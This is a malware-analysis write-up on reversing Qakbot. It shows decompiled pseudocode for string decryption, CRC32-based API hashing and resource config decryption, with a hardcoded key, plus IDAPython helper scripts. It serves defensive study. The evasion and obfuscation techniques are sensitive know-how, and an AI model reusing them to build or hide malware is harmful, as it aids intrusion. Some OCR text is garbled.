sub_1000D088+2F call qbot_decrypt_wstr_1; rundll32.exe
sub_1000D088+60 call qbot_decrypt_wstr_1; Wind
sub_1000D6D1+4F call qbot_decrypt_wstr_1; c:\\
sub_1000D8A5+D call qbot_decrypt_wstr_1; vbs
sub_1000D8E9+2C call qbot_decrypt_wstr_1; open
sub_1000D8E9+3D call qbot_decrypt_wstr_1; cscript.exe
sub_1000DA52+47 call qbot_decrypt_wstr_1; Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\.\%coot\cimv2")
sub_1000DBC8+26 call qbot_decrypt_wstr_1; WQL
sub_1000DC84+10 call qbot_decrypt_wstr_1; ROOT\CIMV2
sub_1000DC84+39 call qbot_decrypt_wstr_1; SELECT * FROM Win32_OperatingSystem
sub_1000DC84+4A call qbot_decrypt_wstr_1; Caption
sub_1000DD35+D call qbot_decrypt_wstr_1; root\SecurityCenter2
sub_1000DD35+39 call qbot_decrypt_wstr_1; SELECT * FROM AntiVirusProduct
sub_1000DD35+48 call qbot_decrypt_wstr_1; displayName
sub_1000DDE4+10 call qbot_decrypt_wstr_1; ROOT\CIMV2

Recover API functions

- Based on the decrypted strings, obtained **a list of Dlls that Qakbot will use during execution.**

xrefs to qbot_retrieve_api_addrs_of_specified_dll

Direction	Type	Address	Text
Up	p	DllEntryPoint+73	call qbot_retrieve_api_addrs_of_specified_dll; kernel32.dll
Up	p	DllEntryPoint+D6	call qbot_retrieve_api_addrs_of_specified_dll; user32.dll
	p	sub_1000188E+F	call qbot_retrieve_api_addrs_of_specified_dll; kernel32.dll
Down	p	sub_1000188E+28	call qbot_retrieve_api_addrs_of_specified_dll; ntdll.dll
Down	p	sub_1000188E+41	call qbot_retrieve_api_addrs_of_specified_dll; user32.dll
Down	p	sub_1000188E+5A	call qbot_retrieve_api_addrs_of_specified_dll; gdi32.dll
Down	p	sub_1000188E+73	call qbot_retrieve_api_addrs_of_specified_dll; netapi32.dll
Down	p	sub_1000188E+8E	call qbot_retrieve_api_addrs_of_specified_dll; advapi32.dll
Down	p	sub_1000188E+A7	call qbot_retrieve_api_addrs_of_specified_dll; shlwapi.dll
Down	p	sub_1000188E+C0	call qbot_retrieve_api_addrs_of_specified_dll; shell32.dll
Down	p	sub_1000188E+D9	call qbot_retrieve_api_addrs_of_specified_dll; userenv.dll
Down	p	sub_1000188E+F2	call qbot_retrieve_api_addrs_of_specified_dll; ws2_32.dll
Down	p	sub_1000204B+4E	call qbot_retrieve_api_addrs_of_specified_dll; wtsapi32.dll
Down	p	sub_10007CD5+12	call qbot_retrieve_api_addrs_of_specified_dll; crypt32.dll
Down	p	sub_1000F6AD+D	call qbot_retrieve_api_addrs_of_specified_dll; wininet.dll
Down	p	sub_1000F6AD+26	call qbot_retrieve_api_addrs_of_specified_dll; urlmon.dll

Recover API functions

```
.rdata:1001D948 ; const int g_kernel32_api_prehashes[80]
.rdata:1001D948 g_kernel32_api_prehashes dd 1E4E54D6h
.rdata:1001D948
.rdata:1001D94C         dd 0EA9AE187h
.rdata:1001D950         dd 0FBE7CAD4h
.rdata:1001D954         dd 0E8F3F6A4h
.rdata:1001D958         dd 90098C2Bh
.rdata:1001D95C         dd 64DD397Ah
.rdata:1001D960         dd 0E07C512Dh
.rdata:1001D964         dd 1906F55Bh
.rdata:1001D968         dd 0D71EF109h
.rdata:1001D96C         dd 6ED77E75h
.rdata:1001D970         dd 0FEA8B810h
.rdata:1001D974         dd 4AC7C978h
.rdata:1001D978         dd 0C1D7521Eh
.rdata:1001D97C         dd 911CFCAFh
.rdata:1001D980         dd 1F871ED0h
.rdata:1001D984         dd 7D0A851Ch
.rdata:1001D988         dd 0D6484719h
.rdata:1001D98C         dd 7F318FEh
.rdata:1001D990         dd 23013C9Bh
.rdata:1001D994         dd 0A018E917h
.rdata:1001D998         dd 9DE48EE4h
.rdata:1001D99C         dd 0C7283607h
.rdata:1001D9A0         dd 0C7A16B16h
.rdata:1001D9A4         dd 2841E411h
```

```
int __stdcall Wind()
{
  (*(g_p_kernel32_apis + 0x30))(dword_10020D54, 0xFFFFFFFF);
  (*(g_p_kernel32_apis + 0xEC))(0);
  return 0;
}
```

call API functions

```
FARPROC *__stdcall qbot_retrieve_api_from_required_dlls()
{
  FARPROC *result; // eax

  g_p_kernel32_apis = qbot_retrieve_api_addrs_of_specified_dll(g_kernel32_api_prehashes, 0x140u, 0xB6u);
  g_p_ntdll_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_ntdll_api_prehashes, 0x30u, 0x815u);
  g_p_user32_apis = qbot_retrieve_api_addrs_of_specified_dll(g_user32_api_prehashes, 0x6Cu, 0x60Eu);
  g_p_gdi32_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_gdi32_api_prehashes, 0x24u, 0xE5Du);
  g_p_netapi32_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_netapi32_api_prehashes, 0x18u, 0x11BEu);
  g_p_advapi32_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_advapi32_api_prehashes, 0xD4u, 0x12Du);
  g_p_shlwapi_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_shlwapi_api_prehashes, 0x2Cu, 0x483u);
  g_p_shell32_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_shell32_api_prehashes, 8u, 0x129Du);
  g_p_userenv_apis = qbot_retrieve_api_addrs_of_specified_dll(&g_userenv_api_prehashes, 4u, 0x93Fu);
  result = qbot_retrieve_api_addrs_of_specified_dll(&g_ws2_32_api_prehashes, 0x10u, 0xF94u);
  g_p_ws2_32_apis = result;
  return result;
}
```

Reversing Qakbot Hashing Algorithm

```
num_api_hashes = buf_size >> 2;
if ( !num_api_hashes )
{
  return resolved_apis_buf;
}
delta_offset = pre_api_hashes_buf - resolved_apis_buf;
do
{
  *resolved_apis_buf = qbot_retrieve_api_by_hash(hModule, *(resolved_apis_buf + delta_offset));
  ++resolved_apis_buf;
  --num_api_hashes;
}
while ( num_api_hashes );
return resolved_apis_buf;
}
```

1

```
e_lfanew = *(dll_base_addr + offsetof(IMAGE_DOS_HEADER, e_lfanew));
pExportDir = *(e_lfanew + dll_base_addr + 0x78);
if ( !pExportDir )
{
  return 0;
}
NamesAddrTbl_rva = *(&pExportDir->AddressOfNames + dll_base_addr);
pNameOrdsTbl = (dll_base_addr + *(&pExportDir->AddressOfNameOrdinals + dll_base_addr));
pNamesAddrTbl = (dll_base_addr + NamesAddrTbl_rva);
numAPINames = *(&pExportDir->NumberOfNames + dll_base_addr);
pFuncsAddrTbl = (dll_base_addr + *(&pExportDir->AddressOfFunctions + dll_base_addr));
cnt = 0;
api_idx = 0;
if ( !numAPINames )
{
  return 0;
}
while ( 1 )
{
  strAPIName = (dll_base_addr + pNamesAddrTbl[cnt]);
  len_strAPIName = qbot_strlen(strAPIName);
  if ( (qbot_crc32_calc_hash(strAPIName, len_strAPIName, 0) ^ 0x218FE95B) == pre_api_hash )
  {
    break;
  }
  cnt = api_idx + 1;
  api_idx = cnt;
  if ( cnt >= numAPINames )
  {
    return 0;
  }
}
```

2


```
int __fastcall qbot_crc32_calc_hash(char *inputStr, unsigned int inputStrLen, int initial_seed)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  crc32 = ~initial_seed;
  if ( !inputStrLen )
  {
    return 0;
  }
  for ( i = 0; i < inputStrLen; ++i )
  {
    tmp = g_crc32_tbl[(inputStr[i] ^ crc32) & 0xF] ^ ((inputStr[i] ^ crc32) >> 4);
    crc32 = g_crc32_tbl[tmp & 0xF] ^ (tmp >> 4);
  }
  return ~crc32;
}
```

3

Generate Hash Database in Json Format


- Write a Python script for generating all hashes from required Dlls.

```
def calc_hash(api_name):
    return (zlib.crc32(api_name) & 0xffffffff) ^ 0x218FE95B
```



Convert Hashes

- Write IDAPython script for converting all hashes to the corresponding API name.



Create and Apply API Struct

- Write an IDAPython script for **creating an API struct**, then apply the generated struct to global variables to recover which API function is being called.

```python
def makeStruct(name, startIdx, endIdx):
    structName = str(name)
    print ("Making struct %s" % name)

    structId = idc.add_struc(0xFFFFFFFF, structName, 0)
    if structId == 0xFFFFFFFF:
        raise ValueError("Struct %s already exists!" % structName)

    for addr in range(startIdx, endIdx, 4):
        constant = idc.get_wide_dword(addr)
        if constant != 0:
            enum_data = get_enum_const(constant)
            if enum_data:
                name, enum_id = enum_data
                idc.add_struc_member(structId, str(name), -1, idc.FF_DATA|idc.FF_DWORD, -1, 4)

def main():
    print('\n[+] Create kernel32 api struct')
    makeStruct('kernel32_apis_tbl', 0x1001D948, 0x1001DA90)
```

```
00000000 kernel32_apis_tbl struc ; (sizeof=0x140, mappedto_247)
00000000 func_kernel32_LoadLibraryA dd ?
00000004 func_kernel32_LoadLibraryW dd ?
00000008 func_kernel32_FreeLibrary dd ?
0000000C func_kernel32_GetProcAddress dd ?
00000010 func_kernel32_GetModuleHandleA dd ?
00000014 func_kernel32_GetModuleHandleW dd ?
00000018 func_kernel32_CreateToolhelp32Snapshot dd ?
0000001C func_kernel32_Module32First dd ?
00000020 func_kernel32_Module32Next dd ?
00000024 func_kernel32_WriteProcessMemory dd ?
00000028 func_kernel32_OpenProcess dd ?
0000002C func_kernel32_VirtualFreeEx dd ?
00000030 func_kernel32_WaitForSingleObject dd ?  ; XREF: Wind+D/r
```

```
int __stdcall Wind()
{
  (*(g_p_kernel32_apis + 0x30))(dword_10020D54, 0xFFFFFFFF);
  (*(g_p_kernel32_apis + 0xEC))(0);
  return 0;
}
```

Before


```
int __stdcall Wind()
{
  (g_p_kernel32_apis->func_kernel32_WaitForSingleObject)(hHandle, 0xFFFFFFFF);
  (g_p_kernel32_apis->func_kernel32_ExitProcess)(0);
}
```

After

Decrypt Configuration

- Qakbot will use resource-related API functions to load encrypted configuration.

```
.rdata:1001D9E4        dd func_kernel32_ReleaseMutex
.rdata:1001D9E8        dd func_kernel32_FindResourceA
.rdata:1001D9EC        dd func_kernel32_FindResourceW
.rdata:1001D9F0        dd func_kernel32_SizeofResource
.rdata:1001D9F4        dd func_kernel32_LoadResource
.rdata:1001D9F8        dd func_kernel32_GetTickCount64
.rdata:1001D9FC        dd func_kernel32_ExpandEnvironmentStringsW
```



Pseudocode


```
resource_size = 0;
str_Component_08 = qbot_decrypt_str_2(0x187u);// 0x187, decrypted string: Component_08
ptrC2Ips_resource_data = qbot_load_resource_data(g_qbot_ctx->bot_current_base_addr, str_Component_08, &resource_size);  1
qbot_free_buffer(&str_Component_08);
if ( ptrC2Ips_resource_data )
{
  str_input_key = qbot_decrypt_str_2(0x154u); // 0x154, decrypted string: bUdiuy81qYguty@4frdRdpfko(eKmudeuMncueaN
  c2_config_info = qbot_decrypt_resource_config_based_on_input_key(ptrC2Ips_resource_data, resource_size, str_input_key);  2
  qbot_free_buffer(&str_input_key);
  if ( c2_config_info )
  {                                                                                                                    3
    c2_config_decrypted = qbot_decrypt_resource_config_based_on_input_key(c2_config_info->p_decrypted_data, c2_config_info->decrypted_size, 0);
    if ( c2_config_decrypted )
    {
```

```
// if pass input key, then calc sha1 of input key
if ( str_input_key )
{
  qbot_gen_sha1_of_input_key(res_cfg_info, str_input_key);
}
// decrypted_size = len(decrypted_data) - 0x14 (sha1 key for check integrity of new_key+encrypted_config)
decrypted_size = qbot_decrypt_and_check_integrity_of_next_encrypted_data(
                   sha1_key_len,
                   res_cfg_info->sha1_of_inputKeyStr,
                   enc_res_data_cp,
                   enc_res_size,
                   *ptr_decrypted_data);
if ( decrypted_size < 0 )
{
  goto free_buf_from_mem;
}
```

